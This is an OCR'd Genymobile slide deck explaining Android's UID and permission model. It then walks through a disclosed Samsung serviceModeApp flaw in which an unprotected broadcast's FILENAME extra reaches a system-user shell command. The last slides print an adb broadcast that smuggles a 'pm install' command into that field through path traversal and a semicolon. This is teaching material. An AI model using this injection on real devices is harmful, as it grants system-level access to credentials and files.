Genymobile

STRIP-TEASE OF ANDROID PERMISSIONS SYSTEM

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Genymobile

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
GENYMOTION Dev Team Member



01 ANDROID PERMISSIONS SYSTEM

ANDROID USER DEFINITIONS

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User definition :

- Identify by an ID : UID
- UID ‘0’ defines *super-user*
- UID ‘1000’ defines user *system*
- UIDs upper to 10000 define applications users

Group definition :

- Identify by an ID : GID
- Re-use user definition

```
root@genymotion:/ cat /data/system/packages.list

com.android.phone    1001  0 /data/data/com.android.phone default
3002,3001,3003,1028,1015
com.android.calendar 10021 0 /data/data/com.android.calendar
default 3003,1028,1015
```

ANDROID USER DEFINITIONS

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```
root@genymotion:/ grep 10002 /data/system/packages.list

com.android.providers.userdictionary 10002 0 /data/data/com.
android.providers.userdictionary default 3003,1028,1015

com.android.providers.contacts 10002 0 /data/data/com.android.
providers.contacts default 3003,1028,1015

com.android.contacts 10002 0 /data/data/com.android.contacts
default 3003,1028,1015
```

ANDROID FILE PERMISSIONS

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Applications :

- Each app has its own dedicated directory in */data/data*

```
alizee@carbon$ adb shell ls -l /data/data/com.android.calendar/
drwxrwx--x u0_a21   u0_a21   2015-03-06 23:43 cache
lrwxrwxrwx install  install  2015-02-18 14:16 lib -> /data/app-
lib/com.android.calendar
drwxrwx--x u0_a21   u0_a21   2015-06-03 02:38 shared_prefs
```

ANDROID FILE PERMISSIONS

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System file and directories :

- Statically defined in *android_filesystem_config.h*

```
static const struct fs_path_config android_dirs[] = {
  [...]
    { 00771, AID_SHELL,  AID_SHELL,  0, "data/local" }
  [...]
}

root@genymotion:/ ls -l data/local
drwxrwx--x shell    shell   2015-02-18 14:11 tmp
```

ANDROID PERMISSIONS

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Funnier apps :

- Give access hardware devices, data, etc…

Secure accesses :

- Keep respecting Android security model

Grant at installation time :

- Can not be revoked later

DIFFERENTS TYPES OF PERMISSIONS

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Predefined permissions :

- The system provides a set of permissions defined in *framework/base/core/res/AndroidManifest.xml*

```
android.permission.VIBRATE
```

Custom permissions :

- Each application can define its own permissions

```
com.android.email.permission.ACCESS_PROVIDER
```

PERMISSIONS DEFINITION

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A name

A permission group

A protection level :

- Normal :
- Dangerous
- Signature
- SignatureOrSystem

ANDROID PROCESS PERMISSIONS


```
root@genymotion:/ cat /data/system/packages.list

com.android.phone    1001  0 /data/data/com.android.phone default
3002,3001,3003,1028,1015
com.android.calendar 10021 0 /data/data/com.android.calendar default
3003,1028,1015
```

02

PERMISSIONS IN APPLICATION LIFE TIME

APPLICATION INSTALLATION PROCESS

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

APPLICATION START-UP PROCESS

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

EXAMPLE : MMS APPLICATION

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App characteristics

Device access : vibrator

Enable/Disable the use of vibrator in app settings

Use of `android.permission.VIBRATE`

in AndroidManifest.xml

Simple use case

Vibrations at incoming sms

VIBRATOR REPRESENTATION

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
In the framework

Abstract Class Vibrator


`vibrate` *functions do need VIBRATE permission to work*

```
public void vibrate(int milliseconds);
public abstract void vibrate(int uid, String PkgName, long
milliseconds, AudioAttributes attributes);
```


Application Layer
com.android.mms
MessagingNotification
MessagingPreferenceActivity
1
2
3
Framework Layer
NotificationManager
4
Notification Service
5
System Server
Vibrator Service
6
Binder
7
8
9
10
Kernel
/sys/class/timed_output/vibrator/enable
/dev/binder

```
 public void vibrate(int uid, String opPkg, long milliseconds, int usageHint,
          IBinder token) {
      if (mContext.checkCallingOrSelfPermission(android.Manifest.permission.VIBRATE)
              != PackageManager.PERMISSION_GRANTED) {
          throw new SecurityException("Requires VIBRATE permission");
      }
      verifyIncomingUid(uid);
     [...]
      Vibration vib = new Vibration(token, milliseconds, usageHint, uid, opPkg);
  }

private void verifyIncomingUid(int uid) {
      if (uid == Binder.getCallingUid()) {
          return;
      }
      if (Binder.getCallingPid() == Process.myPid()) {
          return;
      }
      mContext.enforcePermission(android.Manifest.permission.UPDATE_APP_OPS_STATS,
              Binder.getCallingPid(), Binder.getCallingUid(), null);
  }
```


Application Layer
com.android.mms
MessagingNotification
MessagingPreferenceActivity
1
2
3
Framework Layer
NotificationManager
4
Notification Service
5
System Server
Vibrator Service
6
Binder
7
8
9
10
Kernel
/sys/class/timed_output/vibrator/enable
/dev/binder

03 USE-CASE OF AN ANDROID APP

USE CASE

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
Android OEM applications (in)security



Talk by ANDRE MOULU
Quarkslab

HIS METHODOLOGY

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Reverse engineering on Samsung devices

Using Androguard

12 vulnerabilities found

Leak personal information

Access non-permited features

Code injection

...

FIND THE ‘GOOD’ APPLICATION

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sharedUserId = *system*

Sensitive user ID

Command execution

Sensitive usage

Find serviceModeApp.apk

= Very sensitive app !

THROUGH THE CODE

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```
<receiver name=".FTATDumpReceiver">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

Permission asked for this action

THROUGH THE CODE

Genymobile

```
<receiver name=".FTATDumpReceiver">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

No permission needed for this action!!

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

We read the `FTATDumpReceiver` source code

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Intercepts the FTAT_DUMP action

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Concats the `FILENAME` extra to `str3`

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Other concatenations follow

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Prepares an intent to `FTATDumpService`

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Adds the final string to the intent

THROUGH THE CODE

Genymobile

```
public void onReceive(Context paramContext, Intent paramIntent) {
    String str1 = paramIntent.getAction();
    if (str1.equals("com.android.sec.FTAT_DUMP"))
    {
        String str3 = "FTAT_" +
                      paramIntent.getStringExtra("FILENAME");
        [...]
        String str9 = str8 + [...]
        Intent localIntent2 = new Intent(paramContext,
                                         FTATDumpService.class);
        localIntent2.putExtra("FILENAME", str9);
        paramContext.startService(localIntent2);
    }
    [...]
}
```

Starts the `FTATDumpService` with our `FILENAME` parameter as extra

THROUGH THE CODE

Genymobile

```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
         DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
    }
  }).start();
  return 0;
}
```

We read then the `FTATDumpService` source code

THROUGH THE CODE

Genymobile

```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
         DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
    }
  }).start();
  return 0;
}
```

Extracts the `FILENAME` extra to `str`

THROUGH THE CODE

Genymobile

```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
         DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
    }
  }).start();
  return 0;
}
```

Opens and starts a new thread

THROUGH THE CODE

Genymobile


```
public int onStartCommand(Intent paramIntent, ...){
  final String str = paramIntent.getStringExtra("FILENAME");
  [...]
  new Thread(new Runnable(){
    public void run(){
      [...]
      if(FTATDumpService.this.
        DoShellCmd("dumpstate > /data/log/" + str + ".log"))
        FTATDumpService.this.mHandler.sendEmptyMessage(1015);
        [...]
  }).start();
  return 0;
}
```

Seems to "do a shell command" with our `FILENAME` parameter concatenated

THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfString = new String[3];
  arrayOfString[0] = "/system/bin/sh";
  arrayOfString[1] = "-c";
  arrayOfString[2] = paramString;
  [...]
  Runtime.getRuntime().exec(arrayOfString).waitFor();
  [...]
  return true;
}
```



THROUGH THE CODE

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```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfString = new String[3];
  arrayOfString[0] = "/system/bin/sh";
  arrayOfString[1] = "-c";
  arrayOfString[2] = paramString;
  [...]
  Runtime.getRuntime().exec(arrayOfString).waitFor();
  [...]
  return true;
}
```


And runs it

Creates a shell command

THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfString = new String[3];
  arrayOfString[0] = "/system/bin/sh";
  arrayOfString[1] = "-c";
  arrayOfString[2] = paramString;
  [...]
  Runtime.getRuntime().exec(arrayOfString).waitFor();
  [...]
  return true;
}
```



And our `FILENAME` parameter is still not modified

THROUGH THE CODE

Genymobile

```
private boolean DoShellCmd(String paramString){
  [...]
  String[] arrayOfStri                    g[3];
  arrayOfString[0] =                      ;
  arrayOfString[1]
  arrayOfString[2]
  [...]
  Runtime.getRuntime                      ng).wa
  [...]
  return true;
}
```

BINGO!

And our `FILENAME` pa[illegible]er [illegible]

SECURITY HOLE CONSEQUENCES

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All permissions declared by *system* apps

156 in this case

All files belonging to *system* user

Wifi keys

Password, PIN, gesture storage

...


04 LET'S TEST IT !

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```



A simple broadcast for FTAT_DUMP action

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

We declare the `FILENAME` argument

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

We point the destination file to `null`

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
